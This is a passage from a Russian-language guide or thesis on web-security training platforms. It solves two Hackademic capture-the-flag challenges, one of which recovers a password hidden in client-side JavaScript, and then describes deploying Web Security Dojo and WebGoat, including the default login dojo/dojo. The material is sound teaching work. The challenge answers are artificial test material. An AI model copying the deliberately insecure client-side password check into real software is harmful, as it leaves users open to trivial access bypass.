


Рисунок 2.7.19 - Ссылка на секретную директорию




Рисунок 2.7.20 - Содержимое скрытой директории

На рисунке 2.7.21 демонстрируется содержимое файла mails.txt. Для того чтобы найти электронный адрес почты пропавшего агента необходимо воспользоваться подсказкой из описания задачи. Из нее становится ясно, что, агент был принят на работу в пятницу 13 числа. Таким образом выясняется, что имя тайного агента Jasson Killer, а его электронный адрес Friday13@JasonLives.com.

На рисунке 2.7.22 демонстрируется отправка электронного сообщения с адресом тайного агента.

```
Everyone is here... xexexe!
---------------------------------------
Crazy Alice Alice@InWonderland.com
Nebu Chadnezzar NebuChadnezzar@OldKing.edu
Jo Raimontilinekergrobelar ShortName@badmail.com
Web Killer WebMurder@killer.ever.com
Don Quixote windmill@mail.spain
Crazy priest Exorcist@hotmail.com
Jasson Killer Friday13@JasonLives.com
Everything All AllweSaid@mail.com
Thiseas Sparrow Pirates@mail.gr
Black Dreamer SupaHacka@mail.com
Bond James MyNameIsBond@JamesBond.com
Poor Boy Millionaire@fmail.com
Blind Lynxeyed Linxblind@siou.com
Earl Dracula CarpathianServers@Blood.com
Tea Coffee sugar@dring.com
Whisky Vodka drink@drunk.com
```

Рисунок 2.7.21 - Содержимое файла *mails.txt*

Рисунок 2.7.22 - Отправка электронного адреса

На рисунке 2.7.23 демонстрируется успешно пройденное испытание.

На рисунке 2.7.24 демонстрируется описание к заданию номер 2. Во втором задании студенту необходимо проникнуть во внутренний ресурс враждебного сайта.

Это военный сайт и студенту необходимо найти способ получить к нему доступ, чтобы не допустить трагедии.

Рисунок 2.7.23 - Пройденное испытание номер один




Рисунок 2.7.24 - Описание задания номер два

Как и в первом задании студенту необходимо изучить исходный код веб-страницы для того чтобы получить доступ к сайту (рисунок 2.7.25, 2.7.26).

Рисунок 2.7.25 - Главная страница приложения

```
</body>
<script language="javascript">

    function GetPassInfo(){
        var madhouuuuuuuseeee = "givesacountinatoap lary"

    var a = madhouuuuuuuseeee.charAt(0);  var d = madhouuuuuuuseeee.charAt(3);   var r = madhouuuuuuuseeee.charAt(16);
    var b = madhouuuuuuuseeee.charAt(1);  var e = madhouuuuuuuseeee.charAt(4);   var j = madhouuuuuuuseeee.charAt(9);
    var c = madhouuuuuuuseeee.charAt(2);  var f = madhouuuuuuuseeee.charAt(5);   var g = madhouuuuuuuseeee.charAt(4);
    var j = madhouuuuuuuseeee.charAt(9);  var h = madhouuuuuuuseeee.charAt(6);   var l = madhouuuuuuuseeee.charAt(11);
    var g = madhouuuuuuuseeee.charAt(4);  var i = madhouuuuuuuseeee.charAt(7);   var x = madhouuuuuuuseeee.charAt(21);
    var l = madhouuuuuuuseeee.charAt(11); var p = madhouuuuuuuseeee.charAt(4);   var m = madhouuuuuuuseeee.charAt(4);
    var s = madhouuuuuuuseeee.charAt(17); var k = madhouuuuuuuseeee.charAt(10);  var d = madhouuuuuuuseeee.charAt(3);
    var t = madhouuuuuuuseeee.charAt(18); var n = madhouuuuuuuseeee.charAt(12);  var e = madhouuuuuuuseeee.charAt(4);
    var a = madhouuuuuuuseeee.charAt(0);  var o = madhouuuuuuuseeee.charAt(13);  var f = madhouuuuuuuseeee.charAt(5);
    var b = madhouuuuuuuseeee.charAt(1);  var q = madhouuuuuuuseeee.charAt(15);  var h = madhouuuuuuuseeee.charAt(6);
    var c = madhouuuuuuuseeee.charAt(2);  var h = madhouuuuuuuseeee.charAt(6);   var i = madhouuuuuuuseeee.charAt(7);
    var j = madhouuuuuuuseeee.charAt(9);  var i = madhouuuuuuuseeee.charAt(7);   var y = madhouuuuuuuseeee.charAt(22);
    var g = madhouuuuuuuseeee.charAt(4);  var p = madhouuuuuuuseeee.charAt(4);
    var l = madhouuuuuuuseeee.charAt(11); var k = madhouuuuuuuseeee.charAt(10);
    var q = madhouuuuuuuseeee.charAt(19); var n = madhouuuuuuuseeee.charAt(12);
    var m = madhouuuuuuuseeee.charAt(4);  var o = madhouuuuuuuseeee.charAt(13);

    var p = madhouuuuuuuseeee.charAt(4)
    var Wrong = (d+""+j+""+k+""+d+""+x+""+t+""+o+""+t+""+h+""+i+""+l+""+j+""+t+""+k+""+i+""+t+""+s+""+q+""+f+""+y)

    /*if (document.forms[0].Password1.value == Wrong)
        location.href="index.php?Result=" + Wrong;
    */
    location.href="index.php?Result=" + document.forms[0].Password1.value;
    }

</script>
```

Рисунок 2.7.26 - Исходный код главной страницы

```
enter a coin to play


g 0
i 1
v 2
e 3
s 4
a 5
c 6
o 7
u 8
n 9
t 10
i 11
n 12
a 13
t 14
o 15
a 16
p 17
  18
l 19
a 20
r 21
y 22
```

Рисунок 2.7.27 - Таблица соответствия символов

Итоговая строка *enter a coin to play*, очевидно, является паролем для входа на ресурс. Введя пароль в поле ввода пароля задание считается успешно пройденным.

Самое важное в каждом из заданий это то, что студенту для решения каждой задачи нужно обладать определенными знаниями в определенной веб-технологии.

Чтобы пройти конкретно это задание студент должен обладать знаниями программирования на языке JavaScript. Суть задания заключается в том, что из исходной текстовой строки, которая хранится в переменной нужно получить пароль. Пароль нужно получить, используя индексы текстового массива по смещениям. Также нужно понимать правила синтаксиса JavaScript, а особенно в каком порядке присваиваются переменные.

На рисунке 2.7.28 демонстрируется успешное выполнение задания.

Рисунок 2.7.28 - Пройденное испытание номер 2

Очевидно, что такой подход к изучению безопасности веб приложений является самым доступным и приятным для обучения.

Данные задания помогают студенту закрепить полученные теоретические знания на практике. Постоянно подкрепляя теоретическую базу практикой, студент получает практический опыт и углубленные знания в процессе поиска уязвимостей.

Таким образом Hackademic является удобным средством обучения как для студентов, так и для учителей, а функция добавления собственных заданий позволяет увеличивать базу данных заданий.

2.8 Развертывание Dojo

Web Security DoJo - это среда для обучения безопасности веб-приложений, которая поставляется в виде виртуальной машины в формате OVA. Для развертывания системы достаточно импортировать файл и сохранить настройки. Получить последнюю версию программного обеспечения можно перейдя на официальный сайт разработчика.

Для администрирования операционной системы используется учетная запись *dojo* с паролем *dojo*.

На рисунке 2.8.1 демонстрируется процесс импортирования виртуальной машины Web Security Dojo.

На рисунке 2.8.2 демонстрируется процесс запуска виртуальной машины.

На рисунке 2.8.3 демонстрируется рабочий стол виртуальной машины.




Рисунок 2.8.1 - Импортирование виртуальной машины




Рисунок 2.8.2 - Запуск виртуальной машины




Рисунок 2.8.3 - Рабочий стол

На рабочем столе находятся два html файла (рисунок 2.8.3), которые содержат информацию о виртуальной машине DoJo. Из описания следует, что виртуальная машина DoJo используется для обучения разработчиков веб-приложений. Виртуальная среда содержит как инструменты для проведения аудита безопасности, так и сами уязвимые сервисы.

На рисунке 2.8.4 демонстрируется список доступных сервисов. Для запуска сервиса достаточно открыть меню и выбрать директорию “Targets(Цели)”.

В этой директории содержатся скрипты для запуска/остановки сервисов. Каждый из этих сервисов является отдельным веб-приложением. Ссылки позволяют в одно нажатие включать/отключать любой сервис. После включения любого сервиса открывается страница этого приложения в браузере.




Рисунок 2.8.4 - Доступные цели

Среди сервисов имеются WebGoat NG, OWASP Juice Shop, Hacme Casino, Gruyere и django. Каждый из этих сервисов специализируется на определенной области информационной безопасности. Так, например, Hacme Casino демонстрирует уязвимости присущие онлайн тотализаторам и казино, WebGoat является платформой для обучения пентестеров и т.д.

На рисунке 2.8.5 демонстрируется приложение WebGoat. Для входа в WebGoat предлагается использовать один из предопределенных аккаунтов приложения.

На рисунке 2.8.6 демонстрируется главная страница веб-приложения WebGoat.




Рисунок 2.8.5 - Запуск WebGoat

В левой части окна находятся ссылки на различные уязвимости. Весь процесс обучения заключается в том, что нужно последовательно переходить в каждую вкладку, следовать инструкциям и выполнять задания. Главная страница WebGoat содержит исчерпывающую информацию по пользованию приложением.

На рисунке 2.8.7 демонстрируется панель HTTP запросов. Эта панель доступна с правой стороны окна и показывает текущие HTTP параметры.

На рисунке 2.8.8 демонстрируется переход во вкладку по основам HTTP протокола.

Рисунок 2.8.6 - Главная страница WebGoat




Рисунок 2.8.7 - HTTP параметры




Рисунок 2.8.8 - Основы HTTP

На рисунке 2.8.9 демонстрируется описание для задания.

На рисунке 2.8.10 демонстрируется процесс отправки формы.

Также приложение содержит кнопки над каждым заданием. Кнопка “Show Source (Показать исходники)” покажет исходный код страницы.

Кнопка “Show Solution (Показать решение)” покажет решение к текущей задачи.

Кнопка “Show Plan (Показать план)” покажет учебный план.

Кнопка “Show Hints (Показать подсказки)” покажет подсказки необходимые для решения задачи.

Кнопка “Restart Lesson (Перезагрузить урок)” позволит начать урок сначала после успешного выполнения задания.

На рисунке 2.8.11 демонстрируется исходный код задания.

